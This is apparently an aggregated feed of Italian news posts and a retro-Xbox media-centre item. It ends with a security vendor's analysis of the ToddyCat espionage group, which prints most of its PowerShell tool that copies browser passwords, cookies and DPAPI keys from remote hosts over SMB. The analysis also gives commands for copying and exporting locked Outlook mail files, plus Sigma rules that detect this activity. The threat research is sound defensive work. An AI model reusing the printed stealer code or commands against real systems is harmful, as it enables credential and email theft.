
Con la corsa al riarmo Meloni rischia di sacrificare l’economia reale sull’altare della sicurezza
@Politica interna, europea e internazionale
L’Italia si trova in una posizione paradossale sul fronte economico-militare. Con un rapporto debito/Pl pari al 144% – tra i più alti del mondo sviluppato – dovrebbe concentrare le proprie risorse sulla riduzione del debito e sul rilancio dell’economia reale. Eppure,
Politica interna, europea e internazionale reshared this.
Why Chat Scanning Is a Problem Hiding in Your Phone
@politics
european-pirateparty.eu/why-ch…
Across Europe, a new concept known as chat scanning has entered the public debate. Supporters claim it will protect children from online harm.…
Gazzetta del Cadavere reshared this.
Movida selvaggia, la Questura sospende sei licenze ai locali
servizio di Tommaso Di Caprio e Flavia Falduto
L'articolo Movida selvaggia, la Questura sospende sei licenze ai locali su Lumsanews.
Universitaly: università & universitari reshared this.
Sicurezza a Roma, il sindaco Gualtieri: “Serve intervenire sui quartieri degradati”
Servizio diRoberto Abela e Alessio Garzina
L'articolo Sicurezza a Roma, il sindaco Gualtieri: “Serve intervenire sui quartieri degradati” su Lumsanews.
Stanno facendo anche cose buone 😁


In Italia non si vota più coi registri elettorali divisi per genere
https://www.ilpost.it/2025/11/21/registri-elettorali-genere-elezioni-voto-divisione/?utm_source=flipboard&utm_medium=activitypubPubblicato su News @news-ilPost
In Italia non si vota più coi registri elettorali divisi per genere
Ora ci sono solo due scaglioni alfabetici, che eviteranno disagi per le persone trans e non binarieIl Post

Poliversity - Università ricerca e giornalismo reshared this.
TG del 21 novembre 2025
Conduzione: Vincenzo Cimmino Coordinamento: Iris Venuto Digiwall: Giacomo Basile Collegamento: Alessio Corsaro Ticker: Marco Bertolini Affiancamento ticker: Filippo Saggioro In redazione: Chiara Di Benedetto, Lorenzo Giovanardi, Leonardo Macciocca, Roberto Abela,…
L'articolo TG del 21 novembre 2025 su Lumsanews.
Così WhatsApp ha spalancato la porta alla raccolta a strascico di 3,5 miliardi di dati
@Informatica (Italy e non Italy 😁)
Un gruppo di ricercatori viennesi ha sfruttato la struttura della chat di messaggistica di Meta per dimostrare che permetteva attività di scraping, raccogliendo miliardi di dati. WhatsApp replica: "Solo informazioni pubbliche". Ma
Informatica (Italy e non Italy 😁) reshared this.
Arch Linux
L’asta da “sogno” di Frida Kahlo, il quadro aggiudicato per 55 milioni di dollari
[quote]NEW YORK – Mai nessuno prima aveva offerto così tanto per un’opera di una donna. A Manhattan un autoritratto di Frida Kahlo del 1940 è stato venduto per 54,7 milioni…
L'articolo L’asta da “sogno” di Frida Kahlo, il quadro aggiudicato per 55 milioni di dollari su
Playoff Mondiali, l’Italia pesca l’Irlanda del Nord. I precedenti, l’incubo del ’58 e il portiere che gioca in C
[quote]ROMA – Prima l’Irlanda del Nord in casa per la semifinale, poi – in caso di vittoria – una tra Galles e Bosnia in trasferta. È questo il percorso che…
L'articolo Playoff Mondiali, l’Italia pesca l’Irlanda del Nord. I
Famiglia nel bosco, il giudice sospende la potestà genitoriale e allontana i tre figli
[quote]CHIETI – È stato disposto l’allontanamento dei tre bambini della famiglia anglo-australiana che vive in un rudere, senza riscaldamenti, nei boschi di Palmoli, in provincia di Chieti. L’esecuzione del provvedimento…
L'articolo Famiglia nel bosco, il giudice
Golden power sulle banche, Bruxelles avvia procedura d’infrazione per l’Italia. Giorgetti: “Risponderemo”
[quote]BRUXELLES – Stoccata all’Italia per il golden power sulle banche. La Commissione europea ha avviato la procedura di infrazione per “”incompatibilità dei poteri discrezionali nelle fusioni bancarie con il diritto…
L'articolo Golden
Sanità, emergenza organico: dal 2026 carenza di medici in un Pronto soccorso su 4
[quote]ROMA – L’talia è sempre più a corto di medici. Da gennaio 2026, infatti, un Pronto soccorso su quattro avrà meno del 50% dell’organico previsto. Lo rivela l’ultima indagine della…
L'articolo Sanità, emergenza organico: dal 2026 carenza di medici in un Pronto soccorso su 4 su
Pizzaballa: “Stop al silenzio sulle violenze in Cisgiordania, si riconosca la Palestina”. Nuovi raid a Gaza
[quote]GERUSALEMME – “Non si può più tacere sulle violenze in Cisgiordania: va riconosciuto lo Stato palestinese”. Il cardinale Pierbattista Pizzaballa torna a dire la sua su Gaza. Intervistato da Vatican…
L'articolo Pizzaballa:
Ex Ilva, ok dal Cdm al decreto per la continuità degli impianti. Schlein e Conte attaccano
[quote]ROMA – Il clima intorno all’ex Ilva è più infuocato che mai e Palazzo Chigi prova a allentare la tensione. Dopo i blocchi di Genova e Taranto, arriva il via…
L'articolo Ex Ilva, ok dal Cdm al decreto per la continuità degli impianti. Schlein e Conte
Zelensky irritato dal piano Usa: “Pace sia dignitosa per Kiev”. Verso una telefonata con Trump. Europa, vertice tra i leader
[quote]KIEV – Non sarà un piano ufficiale, ma i suoi effetti sono già molto concreti. Almeno sul tavolo diplomatico. Perché il progetto di pace americano per Kiev delude Zelensky e…
L'articolo
“All her fault”, alla ricerca di un bambino scomparso: la nuova serie thriller in arrivo su Sky
[quote]Sarah Snook interpreta Marissa Irvine, nella nuova serie thriller “All her fault”, in onda dal 23 novembre in esclusiva su Sky e in streaming su Now
L'articolo “All her fault”, alla ricerca di un bambino scomparso: la nuova serie thriller in arrivo su Sky
Garante Privacy, si dimette il segretario generale dopo l’accusa di “spiare” il personale
[quote]ROMA – Essere chiamato a tutelare la privacy e poi finire per violarla. È questa l’accusa rivolta al segretario generale dell’Autorità Angelo Fanizza. Nominato appena un mese fa alla guida…
L'articolo Garante Privacy, si dimette il segretario generale dopo
Elt, Leonardo e Aiad. Tutte le aziende italiane presenti negli Emirati
@Notizie dall'Italia e dal mondo
Il Dubai Airshow ha confermato la sua natura di crocevia dove diplomazia, tecnologia e ambizioni industriali si intrecciano in un equilibrio sempre più strategico. Nell’edizione di quest’anno la presenza italiana ha assunto un profilo distinto, sospinta dall’attivismo politico e
Notizie dall'Italia e dal mondo reshared this.
Libertà di espressione in Europa è al sicuro, ma la pressione di Mosca sulle democrazie è reale, secondo McGrath
L'articolo proviene da #Euractiv Italia ed è stato ricondiviso sulla comunità Lemmy @Intelligenza Artificiale
Il commissario europeo per le Democrazie e la Giustizia, Michael McGrath, ha difeso con forza la
reshared this
Borrowed Brilliance. When Rivals Use Our Liberal Policies. Il volume del 2025 realizzato dallo European Liberal Forum e dalla Fondazione Luigi Einaudi
@Politica interna, europea e internazionale
Questa analisi illustra come le riforme liberali in Italia, Spagna, Germania e Francia siano spesso
Politica interna, europea e internazionale reshared this.
Casa, affitti e nuovo Isee. Meloni stringe sulla manovra, il punto sulle correzioni
[quote]ROMA – Affitti brevi, estensione dell’iperammortamento, dividendi, ampliamento dell’esenzione dell’Isee sulla prima casa e misure per favorire l’emersione dell’oro da investimenti. Parte da qui il lavoro della maggioranza per ridefinire…
L'articolo Casa, affitti e nuovo
Testamento biologico e futuro consapevole – Incontro ad Alba con la Cellula Coscioni di Cuneo
Sala Vittorio Riolfo, Via Vittorio Emanuele – Alba
Mercoledì 26 novembre 2025
Ore 18:00
In occasione dell’incontro pubblico “Testamento biologico e futuro consapevole”, la Cellula Coscioni di Cuneo sarà presente con un tavolo informativo per offrire materiali, rispondere alle domande e fornire strumenti concreti per approfondire il tema delle Disposizioni Anticipate di Trattamento (DAT). Un’occasione utile per chi desidera conoscere meglio i propri diritti sul fine vita e capire come esercitarli.
Durante l’incontro, si terrà un confronto sul tema con la Dott.ssa Mavi Oddero Avv.ta Margherita Fenoglio.
L'articolo Testamento biologico e futuro consapevole – Incontro ad Alba con la Cellula Coscioni di Cuneo proviene da Associazione Luca Coscioni.

𝕊𝕟𝕠𝕨 reshared this.

𝐃𝐈𝐀𝐋𝐎𝐆𝐇𝐈 𝐓𝐑𝐀 𝐁𝐈𝐁𝐋𝐈𝐎𝐓𝐄𝐂𝐀𝐑𝐈: presentazione del volume 𝙍𝙖𝙘𝙘𝙤𝙣𝙩𝙞 𝙁𝙡𝙪𝙩𝙩𝙪𝙖𝙣𝙩𝙞 di 𝐏𝐚𝐨𝐥𝐚 𝐌𝐚𝐝𝐝𝐚𝐥𝐮𝐧𝐨
BIBLIOTECA UNIVERSITARIA ALESSANDRINA ~ APERTURA STRAORDINARIA

𝐒𝐀𝐁𝐀𝐓𝐎 𝟮𝟵 𝗡𝗢𝗩𝗘𝗠𝗕𝗥𝗘 𝟮𝟬𝟮𝟱 𝒐𝒓𝒆 𝟭𝟔:𝟑𝟬 ~ 𝑺𝒂𝒍𝒂 𝑩𝒊𝒐-𝒃𝒊𝒃𝒍𝒊𝒐𝒈𝒓𝒂𝒇𝒊𝒄𝒂

La 𝐁𝐢𝐛𝐥𝐢𝐨𝐭𝐞𝐜𝐚 𝐔𝐧𝐢𝐯𝐞𝐫𝐬𝐢𝐭𝐚𝐫𝐢𝐚 𝐀𝐥𝐞𝐬𝐬𝐚𝐧𝐝𝐫𝐢𝐧𝐚 𝐬𝐚𝐛𝐚𝐭𝐨 𝟐𝟗 𝐧𝐨𝐯𝐞𝐦𝐛𝐫𝐞 a partire dalle ore 𝟭𝟔:𝟑𝟬 ospiterà l’incontro 𝐃𝐈𝐀𝐋𝐎𝐆𝐇𝐈 𝐓𝐑𝐀 𝐁𝐈𝐁𝐋𝐈𝐎𝐓𝐄𝐂𝐀𝐑𝐈, durante il quale avverrà la presentazione del volume 𝙍𝙖𝙘𝙘𝙤𝙣𝙩𝙞 𝙁𝙡𝙪𝙩𝙩𝙪𝙖𝙣𝙩𝙞 di 𝐏𝐚𝐨𝐥𝐚 𝐌𝐚𝐝𝐝𝐚𝐥𝐮𝐧𝐨.
Dialogheranno con l’𝐀𝐮𝐭𝐫𝐢𝐜𝐞 il Direttore della Biblioteca 𝐃𝐚𝐧𝐢𝐞𝐥𝐚 𝐅𝐮𝐠𝐚𝐫𝐨 e 𝐑𝐨𝐬𝐚𝐧𝐧𝐚 𝐕𝐢𝐬𝐜𝐚, bibliotecaria.
#biblioteca#library#cultura#roma#CulturalHeritage#libri#libros#books#eventi#roma#paolamaddaluno#raccontifluttuanti
Io Coltivo: che fine ha fatto la proposta di legge popolare?
Roma Senato della Repubblica – Sala Nassirya
Giovedì 20 novembre 2025
Ore 16:00
Giovedì 20 novembre alle ore 16:00 si terrà, presso la Sala Nassirya del Senato, la conferenza stampa “Io Coltivo: che fine ha fatto la proposta di legge popolare?”, dedicata al Disegno di Legge di iniziativa popolare S.1317 – Depenalizzazione della coltivazione per uso personale e in forma associata della cannabis, promosso da Meglio Legale, Associazione Luca Coscioni, Forum Droghe, con il sostegno di oltre 70 organizzazioni.
A quasi un anno dal deposito e a dieci mesi dall’assegnazione alle Commissioni Giustizia, Sanità e Lavoro, il Senato non ha ancora avviato l’esame del testo, in aperta violazione dell’art. 74 del Regolamento parlamentare.
Una scelta grave che ignora oltre 54.000 firme certificate, svilisce lo strumento della proposta di legge popolare e mina la partecipazione democratica.
Interverranno: Antonella Soldo, presidente Meglio Legale e vicesegretaria +Europa, Marco Perduca, Associazione Luca Coscioni, Francesca Druetti, segretaria nazionale Possibile, Leonardo Fiorentini, Forum Droghe, Mattia Cusani, Canapa Sativa Italia,Denise Amerini, CGIL.
Sono invitati a partecipare parlamentari, rappresentanti istituzionali, stampa e organizzazioni.
L'articolo Io Coltivo: che fine ha fatto la proposta di legge popolare? proviene da Associazione Luca Coscioni.


Remember XBMC? It’s Back!

The original Xbox was different from the consoles that had gone before, in that its hardware shared much with a PC of the day. It was found to be hackable, and one of the most successful projects to take advantage of it was a media centre. You know it as Kodi, but its previous name was XBMC, for Xbox Media Centre. The last version that still ran on an original Xbox saw the light of day in 2016, so it’s definitely a surprise that a new version has appeared.
XBMC version 4.0 brings a host of new features to the venerable platform, including the Estuary user interface that will be famniliar to users of more recent Kodi versions, a better games library,, and more. The plugin system has been revamped too, and while it retains the Python 2 version from back in the day it’s promised that a Python 3 update is in the works. That’s right, it sounds as though there will be more releases. Get them from the GitHub repository.
We’re not sure how many of you have early Xbox hardware along with the inclination to use it as a media centre, after all Kodi runs so well on a lot of very accessible hardware. But we’re impressed that the developers of this release have managed so much within the confines of a machine with a 2000s-era spec, and have released it at all.
If you’re curious about Xbox hacking, take a look at some of its early history.


Ottawa è alle prese con un’invasione di pesci rossi
È una delle specie più infestanti al mondo e spesso chi libera i propri animali domestici negli stagni non lo saIl Post
Media Freedom Act, Rai, leggi bavaglio. Verso una grande manifestazione unitaria
@Giornalismo e disordine informativo
articolo21.org/2025/11/media-f…
Il ministro Nordio ci ha ricordato le tante “buone cose” pensate da Licio Gelli. Una nuova maggioranza di centro destra ha bloccato
Giornalismo e disordine informativo reshared this.

Giornalismo e disordine informativo reshared this.
Pensare, imparare, crescere nell’era digitale
@Politica interna, europea e internazionale
20 novembre 2025, ore 11:00 presso il Salone Nazionale dello Studente di Roma Intervento del Segretario Generale della Fondazione Luigi Einaudi e Direttore dell’Osservatorio Carta, Penna & Digitale, Andrea Cangini
L'articolo Pensare, fondazioneluigieinaudi.it/pens…
Politica interna, europea e internazionale reshared this.
BNI Musica – Primo semestre 2025
È stato appena pubblicato il fascicolo gennaio-giugno 2025 della serie Musica a stampa della Bibliografia nazionale italiana.
Per i fascicoli precedenti e per le altre serie rimandiamo alla pagina BNI dedicata.
L'articolo BNI Musica – Primo semestre 2025 proviene da Biblioteca nazionale centrale di Firenze.
ToddyCat: your hidden email assistant. Part 1

Introduction
Email remains the main means of business correspondence at organizations. It can be set up either using on-premises infrastructure (for example, by deploying Microsoft Exchange Server) or through cloud mail services such as Microsoft 365 or Gmail.
At first glance, it might seem that using cloud services offers a higher level of confidentiality for corporate correspondence: mail data remains external, even if the organization’s internal infrastructure is compromised. However, this does not stop highly organized espionage groups like the ToddyCat APT group.
This research describes how ToddyCat APT evolved its methods to gain covert access to the business correspondence of employees at target companies. In the first part, we review the incidents that occurred in the second half of 2024 and early 2025. In the second part of the report, we focus in detail on how the attackers implemented a new attack vector as a result of their efforts. This attack enables the adversary to leverage the user’s browser to obtain OAuth 2.0 authorization tokens. These tokens can then be utilized outside the perimeter of the compromised infrastructure to access corporate email.
Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.
TomBerBil in PowerShell
In a previous post on the ToddyCat group, we described the TomBerBil family of tools, which are designed to extract cookies and saved passwords from browsers on user hosts. These tools were written in C# and C++.
Yet, analysis of incidents from May to June 2024 revealed a new variant implemented in PowerShell. It retained the core malicious functionality of the previous samples but employed a different implementation approach and incorporated new commands.
A key feature of this version is that it was executed on domain controllers on behalf of a privileged user, accessing browser files via shared network resources using the SMB protocol.
Besides supporting the Chrome and Edge browsers, the new version also added processing for Firefox browser files.
The tool was launched using a scheduled task that executed the following command line:
powershell -exec bypass -command "c:\programdata\ip445.ps1"
The script begins by creating a new local directory, which is specified in the $baseDir variable. The tool saves all data it collects into this directory.
$baseDir = 'c:\programdata\temp\'
try{
New-Item -ItemType directory -Path $baseDir | Out-Null
}catch{
}
The script defines a function named parseFile, which accepts the full file path as a parameter. It opens the C:\programdata\uhosts.txt file and reads its content line by line using .NET Framework classes, returning the result as a string array. This is how the script forms an array of host names.
function parseFile{
param(
[string]$fileName
)
$fileReader=[System.IO.File]::OpenText($fileName)
while(($line = $fileReader.ReadLine()) -ne $null){
try{
$line.trim()
}
catch{
}
}
$fileReader.close()
}
For each host in the array, the script attempts to establish an SMB connection to the shared resource c$, constructing the path in the \\\c$\users\ format. If the connection is successful, the tool retrieves a list of user directories present on the remote host. If at least one directory is found, a separate folder is created for that host within the $baseDir working directory:
foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
$myhost=$myhost.TrimEnd()
$open=$false
$cpath = "\\{0}\c$\users\" -f $myhost
$items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
$lpath = $baseDir + $myhost
try{
New-Item -ItemType directory -Path $lpath | Out-Null
}catch{
}
In the next stage, the script iterates through the user folders discovered on the remote host, skipping any folders specified in the $filter_users variable, which is defined upon launching the tool. For the remaining folders, three directories are created in the script’s working folder for collecting data from Google Chrome, Mozilla Firefox, and Microsoft Edge.
$filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5 classic')
foreach($item in $items){
$username = $item.Name
if($filter_users -contains $username.tolower()){
continue
}
$upath = $lpath + '\' + $username
try{
New-Item -ItemType directory -Path $upath | Out-Null
New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
}catch{
}
Next, the tool uses the default account to search for the following Chrome and Edge browser files on the remote host:
- Login Data: a database file that contains the user’s saved logins and passwords for websites in an encrypted format
- Local State: a JSON file containing the encryption key used to encrypt stored data
- Cookies: a database file that stores HTTP cookies for all websites visited by the user
- History: a database that stores the browser’s history
These files are copied via SMB to the local folder within the corresponding user and browser folder hierarchy. Below is a code snippet that copies the Login Data file:
$googlepath = $upath + '\google\'
$firefoxpath = $upath + '\firefox\'
$edgepath = $upath + '\edge\'
$loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User Data\Default\Login Data"
if(test-path -path $loginDataPath){
$dstFileName = "{0}\{1}" -f $googlepath,'Login Data'
copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null
}
The same procedure is applied to Firefox files, with the tool additionally traversing through all the user profile folders of the browser. Instead of the files described above for Chrome and Edge, the script searches for files which have names from the $firefox_files array that contain similar information. The requested files are also copied to the tool’s local folder.
$firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')
$firefoxBase = $item.FullName + '\AppData\Roaming\Mozilla\Firefox\Profiles'
if(test-path -path $firefoxBase){
$profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
foreach($profile in $profiles){
if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
}
foreach($firefox_file in $firefox_files){
$tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
if(test-path -Path $tmpPath){
$dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
}
}
}
}
The copied files are encrypted using the Data Protection API (DPAPI). The previous version of TomBerBil ran on the host and copied the user’s token. As a result, in the user’s current session DPAPI was used to decrypt the master key, and subsequently, the files. The updated server-side version of TomBerBil copies files containing the user encryption keys that are used by DPAPI. These keys, combined with the user’s SID and password, grant the attackers the ability to decrypt all the copied files locally.
if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -Destination ($upath + '\') | Out-Null
}
if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){
copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials') -Destination ($upath + '\') | Out-Null
}
With TomBerBil, the attackers automatically collected user cookies, browsing history, and saved passwords, while simultaneously copying the encryption keys needed to decrypt the browser files. The connection to the victim’s remote hosts was established via the SMB protocol, which significantly complicated the detection of the tool’s activity.
TomBerBil in PowerShell

As a rule, such tools are deployed at later stages, after the adversary has established persistence within the organization’s internal infrastructure and obtained privileged access.
Detection
To detect the implementation of this attack, it’s necessary to set up auditing for access to browser folders and to monitor network protocol connection attempts to those folders.
title: Access To Sensitive Browser Files Via Smb
id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
status: experimental
description: Detects remote access attempts to browser files containing sensitive information
author: Kaspersky
date: 2025-08-11
tags:
- attack.credential-access
- attack.t1555.003
logsource:
product: windows
service: security
detection:
event:
EventID: '5145'
chromium_files:
ShareLocalPath|endswith:
- '\User Data\Default\History'
- '\User Data\Default\Network\Cookies'
- '\User Data\Default\Login Data'
- '\User Data\Local State'
firefox_path:
ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'
firefox_files:
ShareLocalPath|endswith:
- 'key3.db'
- 'signons.sqlite'
- 'key4.db'
- 'logins.json'
condition: event and (chromium_files or firefox_path and firefox_files)
falsepositives: Legitimate activity
level: medium
In addition, auditing for access to the folders storing the DPAPI encryption key files is also required.
title: Access To System Master Keys Via Smb
id: ba712364-cb99-4eac-a012-7fc86d040a4a
status: experimental
description: Detects remote access attempts to the Protect file, which stores DPAPI master keys
references:
- synacktiv.com/en/publications/…
author: Kaspersky
date: 2025-08-11
tags:
- attack.credential-access
- attack.t1555
logsource:
product: windows
service: security
detection:
selection:
EventID: '5145'
ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'
condition: selection
falsepositives: Legitimate activity
level: medium
Stealing emails from Outlook
The modified TomBerBil tool family proved ineffective at evading monitoring tools, compelling the threat actor to seek alternative methods for accessing the organization’s critical data. We discovered an attempt to gain access to corporate correspondence files in the local Outlook storage.
The Outlook application stores OST (Offline Storage Table) files for offline use. The names of these files contain the address of the mailbox being cached. Outlook uses OST files to store a local copy of data synchronized with mail servers: Microsoft Exchange, Microsoft 365, or Outlook.com. This capability allows users to work with emails, calendars, contacts, and other data offline, then synchronize changes with the server once the connection is restored.
However, access to an OST file is blocked by the application while Outlook is running. To copy the file, the attackers created a specialized tool called TCSectorCopy.
TCSectorCopy
This tool is designed for block-by-block copying of files that may be inaccessible by applications or the operating system, such as files that are locked while in use.
The tool is a 32-bit PE file written in C++. After launch, it processes parameters passed via the command line: the path to the source file to be copied and the path where the result should be saved. The tool then validates that the source path is not identical to the destination path.
Validating the TCSectorCopy command line parameters

Next, the tool gathers information about the disk hosting the file to be copied: it determines the cluster size, file system type, and other parameters necessary for low-level reading.
Determining the disk’s file system type

TCSectorCopy then opens the disk as a device in read-only mode and sequentially copies the file content block by block, bypassing the standard Windows API. This allows the tool to copy even the files that are locked by the system or other applications.
The adversary uploaded this tool to target host and used it to copy user OST files:
xCopy.exe C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost <email>@<domain>.ost2
Having obtained the OST files, the attackers processed them using a separate tool to extract the email correspondence content.
XstReader
XstReader is an open-source C# tool for viewing and exporting the content of Microsoft Outlook OST and PST files. The attackers used XstReader to export the content of the previously copied OST files.
XstReader is executed with the -e parameter and the path to the copied file. The -e parameter specifies the export of all messages and their attachments to the current folder in the HTML, RTF, and TXT formats.
XstExport.exe -e <email>@<domain>.ost2
After exporting the data from the OST file, the attackers review the list of obtained files, collect those of interest into an archive, and exfiltrate it.
Stealing data with TCSectorCopy and XstReader

Detection
To detect unauthorized access to Outlook OST files, it’s necessary to set up auditing for the %LOCALAPPDATA%\Microsoft\Outlook\ folder and monitor access events for files with the .ost extension. The Outlook process and other processes legitimately using this file must be excluded from the audit.
title: Access To Outlook Ost Files
id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
status: experimental
description: Detects access to the Outlook Offline Storage Table (OST) file
author: Kaspersky
date: 2025-08-11
tags:
- attack.collection
- attack.t1114.001
logsource:
product: windows
service: security
detection:
event:
EventID: 4663
outlook_path:
ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
ost_file:
ObjectName|endswith: '.ost'
condition: event and outlook_path and ost_file
falsepositives: Legitimate activity
level: low
The TCSectorCopy tool accesses the OST file via the disk device, so to detect it, it’s important to monitor events such as Event ID 9 (RawAccessRead) in Sysmon. These events indicate reading directly from the disk, bypassing the file system.
As we mentioned earlier, TCSectorCopy receives the path to the OST file via a command line. Consequently, detecting this tool’s malicious activity requires monitoring for a specific OST file naming pattern: the @ symbol and the .ost extension in the file name.
